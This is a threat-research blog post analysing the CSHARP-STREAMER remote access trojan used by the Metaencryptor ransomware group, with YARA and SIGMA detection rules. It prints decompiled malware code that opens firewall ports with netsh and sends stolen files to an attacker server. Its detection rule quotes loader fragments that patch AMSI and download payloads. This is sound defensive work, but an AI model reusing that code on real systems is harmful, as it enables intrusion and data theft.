How to detect the modular RAT CSHARP-STREAMER

research.hisolutions.com/2024/06/how-to-detect-the-modular-rat-csharp-streamer/

Nicolas Sprenger

25. Juni 2024

Summary

The malware known as CSHARP-STREAMER is a Remote Access Trojan (RAT) developed in .NET. It has been deployed in numerous attacks over the past few years. Reports have mentioned its deployment during attacks orchestrated by REvil. However, during our casework we were able to observe the threat actor behind the ransomware Metaencryptor using CSHARP-STREAMER. **Based on our visibility we assume, that Metaencryptor shows a special interest in IT service providers.**

Key Takeaways

- HiSolutions successfully **identified distinctive patterns within the CSHARP-STREAMER malware**, aiding in the identification of specific malware samples.
- We **confirmed the modular structure of CSHARP-STREAMER**. This customization could be driven by their business model, which might involve payment for specific features, or as a strategy to minimize the chances of detection and analysis.
- The **usage of the RAT has massively increased in Q3 2023**.
- HiSolutions is able to **share extra detection rules to support the detection of components** of the deployment kit.

Prevalence and Initial Analysis

Our investigation into the CSHARP-STREAMER malware was triggered by a ransomware incident that also included the deployment of "Metaencryptor" ransomware. Throughout the forensic examination, HiSolutions identified a Powershell loader responsible for loading, decrypting, and executing the RAT. There is public documentation linking CSHARP-STREAMER with other campaigns beyond Metaencryptor.

The identified Powershell loader itself, especially the AMSI-Memory-Bypass and the XOR-decryption component, consists of publicly available proof-of-concepts, shared by several security researchers. The AMSI-Memory-Bypass is a perfect copy of a script posted on Github in August 2022. The security researcher "GetRektBoy724" originally published the XOR-decryption part in 2021.

As mentioned above, GDATA ADAN had already published a report regarding the CSHARP-STREAMER toolchain, also mentioning the re-use of code, available in the public domain. The feature-set of the CSHARP-STREAMER malware in our case differs from the sample GDATA ADAN was able to analyze. "Their" sample came with a MegaUpload client and with ICMP for C2-Communication, whereas the sample analyzed by us came without a MegaUpload client and without ICMP for C2-Communication.

We can confirm the usage of the RAT's TCP relay functionality. Using this feature, the threat actors were able to move from one network to another more carefully protected network.

```
public static void AllowTcpPort(int port)
{
    string text;
    string text2;
    Runtime.RunShellCommand("netsh.exe", string.Format("advfirewall firewall add rule name=\"Inbound TCP Port {0}\" dir=in action=allow protocol=TCP localport={1} profile=Any", port, port), out
      text, out text2, true);
    Runtime.RunShellCommand("netsh.exe", string.Format("advfirewall firewall add rule name=\"Outbound TCP Port {0}\" dir=out action=allow protocol=TCP localport={1} profile=Any", port, port),
      out text, out text2, true);
}
```

The usage of the TCP function leaves some traces, providing opportunities for forensic investigation: This leads to visible traces in Windows Eventlogs in the form of EventID 2004 and the creation of a distinct firewall rule by `"C:\\Windows\System32\netsh.exe": "Inbound TCP Port 6667"`. This behaviour (creation of firewall rule via `netsh`) is already covered by a publicly available SIGMA-rule, written by Michel de Crevoisier. **The threat actors used the feature not on a large scale, but only in situations, where they had to close a gap between different parts of the affected organizations network.**

In total, we were able to identify the following modules in the sample initially identified by us:

- ADUtils
- ExecuteAssembly
- Filetree
- HttpServer

- Keylogger
- LineParser
- PsExec
- Relay
- RunAs
- Sendfile
- Sget
- SmbLogin
- Wget
- Spawn


During the attack, Metaencryptor immediately used the Relay-Feature on specific machines and enumerated the users of the domain with Windows Powershell scripts instead of using CSHARP-STREAMER's comprehensive toolset. **The reconstructed process-tree confirmed that the attacker used the RAT mainly for running a diverse set of Powershell scripts.**

Evolution of Malware

The fact, that our sample differed from the one GDATA ADAN analyzed, led us the the assumption, that CSHARP-STREAMER is modularized and assemblied for a specific use case. The reasoning behind that is unclear, but two explanations come to mind: CSHARP-STREAMER might be a malware-as-a-service, where customers have to pay per feature. Another possible explanation is, that the malware authors wanted to reduce the possibility of analysis and detection, by reducing the detection and analysis possibilities. We were not able to rule out either of the options. Since we wanted to gain a more complete overview of the overall capability of CSHARP-STREAMER we tried to find further samples, to get a more comprehensive overview.

To our knowledge, first in the wild samples of the malware surfaced in the second half of 2020. From our point of view, these are propably early development version of CSHARP-STREAMER. Some of these samples contain pdb-paths. The „`csharp_streamer.Relay`"-Library differs codewise from the main „`csharp_streamer`"-Library by incorporating Chinese strings. While earlier samples from 2019 contain a PDB-Path and are declared as *Version 1.0.0.0*, actual samples contain ascending Version-Numbers (*2.10.8515.16637 – 2.10.8700.7258*).

The analysis of samples shows that there are two main different configurations of CSHARP-STREAMER used in the wild, one with the MegaUpload-Client and one without. While we couldn't identify samples from the year 2022, we are confident that CSHARP-STREAMER was also in active use during this timeperiod.



The observed uptick of the RATs usage in August 2023 also marks the beginning of Metaencryptor‘s publishing of victims (12 in August, 1 in September, 2 in November, 1 in December) and LostTrusts trove of 53 victims in August.

As mentioned by Fortgale the RAT has also been used in 2021 by REvil/GoldSouthfield and by an unknown Threat-Actor in Summer 2022 accordingly to Arista. While we can see an overlap in TTPs with Arista‘s report in our case (similar staging-directories and tooling) we are not confident in attributing both attacks to the same threat actor. **The switch in TTPs in the incident handled by us suggests the work of an inital access-broker which gave MetaEncryptor access to the environment.** The compilation timestamp of GData‘s samples also correlates with the occurence of new C2-Infrastructure in early 2023. In combination with the utilization of the RAT by multiple actors and in at least three (Mega, Mega + ICMP, Basic) different configurations, we expect that the malware is provided as a service to ransomware groups. The recent publishing of “The DFIR-Report” identifies the RAT during an attack of ALPHV.

Detection and Response

Early development-samples contain the PDB-path „`D:\Devel\csharp-streamer\csharp-streamer\obj\Release\csharp-streamer.pdb`“. Additionally, the malware contains some specific strings with typos, like „`ListRalays`“ which can aid in detection.

Thus, **we can provide a Yara-Rule, helping with the identification of known samples. Please note, that in cases known to us, the sample was loaded only in memory, not on disk.**

Additionally detection mechanisms involve:

- PowershellScriptBlock-Logging
- The creation of firewall-rules by netsh.exe
- Multiple static strings which can be found in memory
- The use of CSHARP-STREAMER's user agent „`websocket-sharp/1.0`"
- Specific Web-Requests (see headers below)

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string.Format("https:/
  {1}/store", ts.GetAddress(), ts.GetPort()));
httpWebRequest.Method = "POST";
httpWebRequest.ContentType = "data/binary";
httpWebRequest.ContentLength = (long)dataToSend.Length;
httpWebRequest.Headers["X-filename"] = fileName;
httpWebRequest.Headers["X-Filesize"] = Convert.ToString(fileLength);
httpWebRequest.Headers["X-Startposition"] = Convert.ToString(currentOffset);
httpWebRequest.Headers["X-EndPosition"] = Convert.ToString(currentOffset + (long)
  dataToSend.Length);
httpWebRequest.Headers["X-agentid"] = ts.GetLuid();
httpWebRequest.Headers["X-homedir"] = homedir;
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(dataToSend, 0, dataToSend.Length);
}
WebResponse response = httpWebRequest.GetResponse();
using (Stream responseStream = response.GetResponseStream())
{
    if (new StreamReader(responseStream).ReadToEnd().Contains("200"))
    {
        flag = true;
    }
    else
    {
        Thread.Sleep(5000);
    }
}
response.Close();
```

TTP and Detection Rules

The following rules are shared as TLP:CLEAR.

Yara Rule

```
rule CSHARP_STREAMER {
   meta:
      description = "Detects decrypted csharp_streamer"
      author = "HiSolutions AG"
      reference =
"https://malpedia.caad.fkie.fraunhofer.de/details/win.csharpstreamer"
      sharing = "TLP:CLEAR"
      date = "2023-12-18"
      score = 100
   strings:
               $y1 = "csharp_streamer.Properties"
               $y2 = "csharp_streamer.Utils"
               $y3 = "csharp_streamer.ms17_10"
               $y4 = "csharp-streamer"
               $z1 = "iphlpapi.dll" ascii wide
               $z2 = "\\<title\\b[^>]*\\>\\s*(?<Title>[\\s\\S]*?)\\</title\\>"
ascii wide
               $z3 = "MagicConstants.kSessionTerminate = ByteString.CopyFrom"
ascii wide
               $z4 = "StartRalay"
               $d1 = "csharp-streamer.pdb"
   condition:
               uint16(0) == 0x5a4d and (3 of ($y*) or all of ($z*) or $d1)
}
```

SIGMA Rule

```
title: Potential csharp_streamer Powershell-Loader
id: 77bdea07-634c-49ad-96d3-03736882b914
status: test
description: Detects Powershell-Loader as seen with csharp_streamer.
references:
    - none
author: HiSolutions AG
date: 2023/12/18
tags:
    - tlp.white
    - attack.t1562.001
    - attack.t1059.001
logsource:
    product: windows
    category: ps_script
    definition: 'Requirements: Script Block Logging must be enabled'
detection:
    ps_script:
        EventID: 4104
        Channel:
            - Microsoft-Windows-PowerShell/Operational
            - PowerShellCore/Operational
    selection:
        ScriptBlockText|contains:
            - '[WinApi]::VirtualProtect($funcAddr, [uint32]$patch.Length, 0x40,
[ref] $out)'
            - '$wc = New-Object System.Net.WebClient; $wc.Proxy =
[System.Net.GlobalProxySelection]::GetEmptyWebProxy();'
            - '$string = xor "$rawData" "decrypt" "'
            - 'if($metInfo.GetParameters().Length -eq 0) # If Assembly - VB,
update params'
            - '-UseBasicParsing -UserAgent "Mozilla/5.0 (Windows; U; Windows NT
6.0; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6 (.NET CLR 3.5.30729)"
).Content'
            - '$amsiDll = [WinApi]::LoadLibrary("ams"+"i.dll")'
            - '$funcAddr = [WinApi]::GetProcAddress($amsiDll,
"Ams"+"iScanB"+"uffer")'
    condition: ps_script and selection
falsepositives:
    - Unknown
level: high
ruletype: Sigma
```

Malware related MITRE ATT&CK Techniques

ID	Technique	Usage
T1016	System Network Configuration Discovery	The malware enumerates the network configuration of infected hosts.
T1018	Remote System Discovery	The malware queries LDAP to discover additional systems.
T1021.002	Remote Services: SMB/Windows Admin Shares	The malware uses an `PsExec`-implementation to support lateral movement.
T1046	Network Service Discovery	The malware implements port-scanning-capabilities and contains descriptions for multiple ports.
T1056.001	Input Capture: Keylogging	The malware offers keylogging functionality
T1083	File and Directory Discovery	The malware can create filetrees on infected systems. It also contains an extensivedictionary of strings to classify found files (e.g. network architecture, finance, passwords).
T1090.001	Proxy: Internal Proxy	The malware has dedicated port-relaying capabilities
T1095	Non-Application Layer Protocol	The malware supports C2-communication via ICMP.
T1110.001	Brute Force: Password Guessing	The malware has an integrated function that supports bruteforcing credentials for smb-access.
T1113	Screen Capture	The malware can capture screenshots.
T1134.001	Access Token Manipulation: Token Impersonation/Theft	The malware supports token impersonation.
T1134.002	Access Token Manipulation: Create Process with Token	The malware offers the ability to launch processes in different contexts.
T1562.001	Impair Defenses: Disable or Modify Tools	The malware patches the in-memory amsi.dll before executiong PowerShell-Commands
T1567	Exfiltration Over Web Service	The malware allows data exfiltration via https.

T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	The malware allows direct file exfiltration to Mega.io.
T1620	Reflective Code Loading	The malware allows to execute Code from URLs, remote and local files directly in memory.

TTP related to CSHARP-Streamer Malware

Threat Actor (TA) related MITRE ATT&CK Techniques

ID	Technique	Usage
T1018	Remote System Discovery	The TA queries the AD-Environment for computers via a Powershell-Script using "`adsisearcher`"[1].
T1021.002	Remote Service (SMB/Windows Admin Shares)	The TA uses „`PSExec`"[2] to execute commands on remote systems via a Powershell-Script.
T1033	System Owner / User Discovery	The TA queries the AD-Environment and uses LDAP for User-Discovery via a Powershell-Script using „`adsisearcher`".
T1046	Network Service Discovery	The TA queries the AD-Environment for SPNs via a Powershell-Script.
T1082	System Information Discovery	The TA queries the AD-Environment for the operating system and system version via a Powershell-Script.
T1083	File and Directory Discovery	The TA lists files in multiple directories and searches actively for KeePass-Configuration-Files.
T1087.001	Account Discovery (Local)	The TA uses "`net user`" to enumerate local users on each computer via a Powershell-Script.
T1087.002	Account Discovery (Domain)	The TA uses "`net user`" and "`adsisearcher`" to enumerate domain users on each computer via a Powershell-Script.
T1087.003	Account Discovery (Mail)	The TA uses "adsisearcher" to enumerate mail users on each computer via a Powershell-Script.
T1217	Browser Information Discovery	The TA uses NirSoft's "Browser History View"[3] to view the History of Internet Explorer, Firefox, Chrome and Safari via a Powershell-Script.
T1482	Domain Trust Discovery	The TA queries the AD-Environment for all trust-relationships via a Powershell-Script.
T1485	Data Destruction	The TA uses "format" to format secondary partitions via „`PSExec`".
T1486	Data Encrypt for Impact	The TA encrypts virtual machines on the hypervisor-level. Local files are encrypted through the use of ransomware deployed via „`PSExec`".

T1497.001	Virtualization/Sandbox Evasion (Systemchecks)	The TA checks the host environment via the bios serialnumber and manufacturer of the computer via a Powershell-Script.
T1518	Software Discovery	The TA lists all `.lnk` files in the Windows\Start Menu Folder and analyzes the Windows\Prefetch Folder for executed and installed Applications via a Powershell-Script.
T1558.003	Steal or Forge Kerberos-Tickets (Kerberoasting)	The TA uses „PowerView“[4] from the „PowerSploit“-Framework to aquire Tickets and converts them for later usage via a Powershell-Script.
T1569.002	System Services (Service Execution)	The TA uses „`PSExec`“ to execute commands on remote systems via a Powershell-Script.
T1614	System Location Discovery	The TA queries the AD-Environment for department and physical delivery location of computers via a Powershell-Script.
T1619	Cloud Storage Object Discovery	The TA lists all Files in the main folderpath of „OneDrive“ and „Dropbox“ and their first subdirectory-level via a Powershell-Script.

TTP related to MetaEncryptor threat actor using CSHARP-Streamer

Autor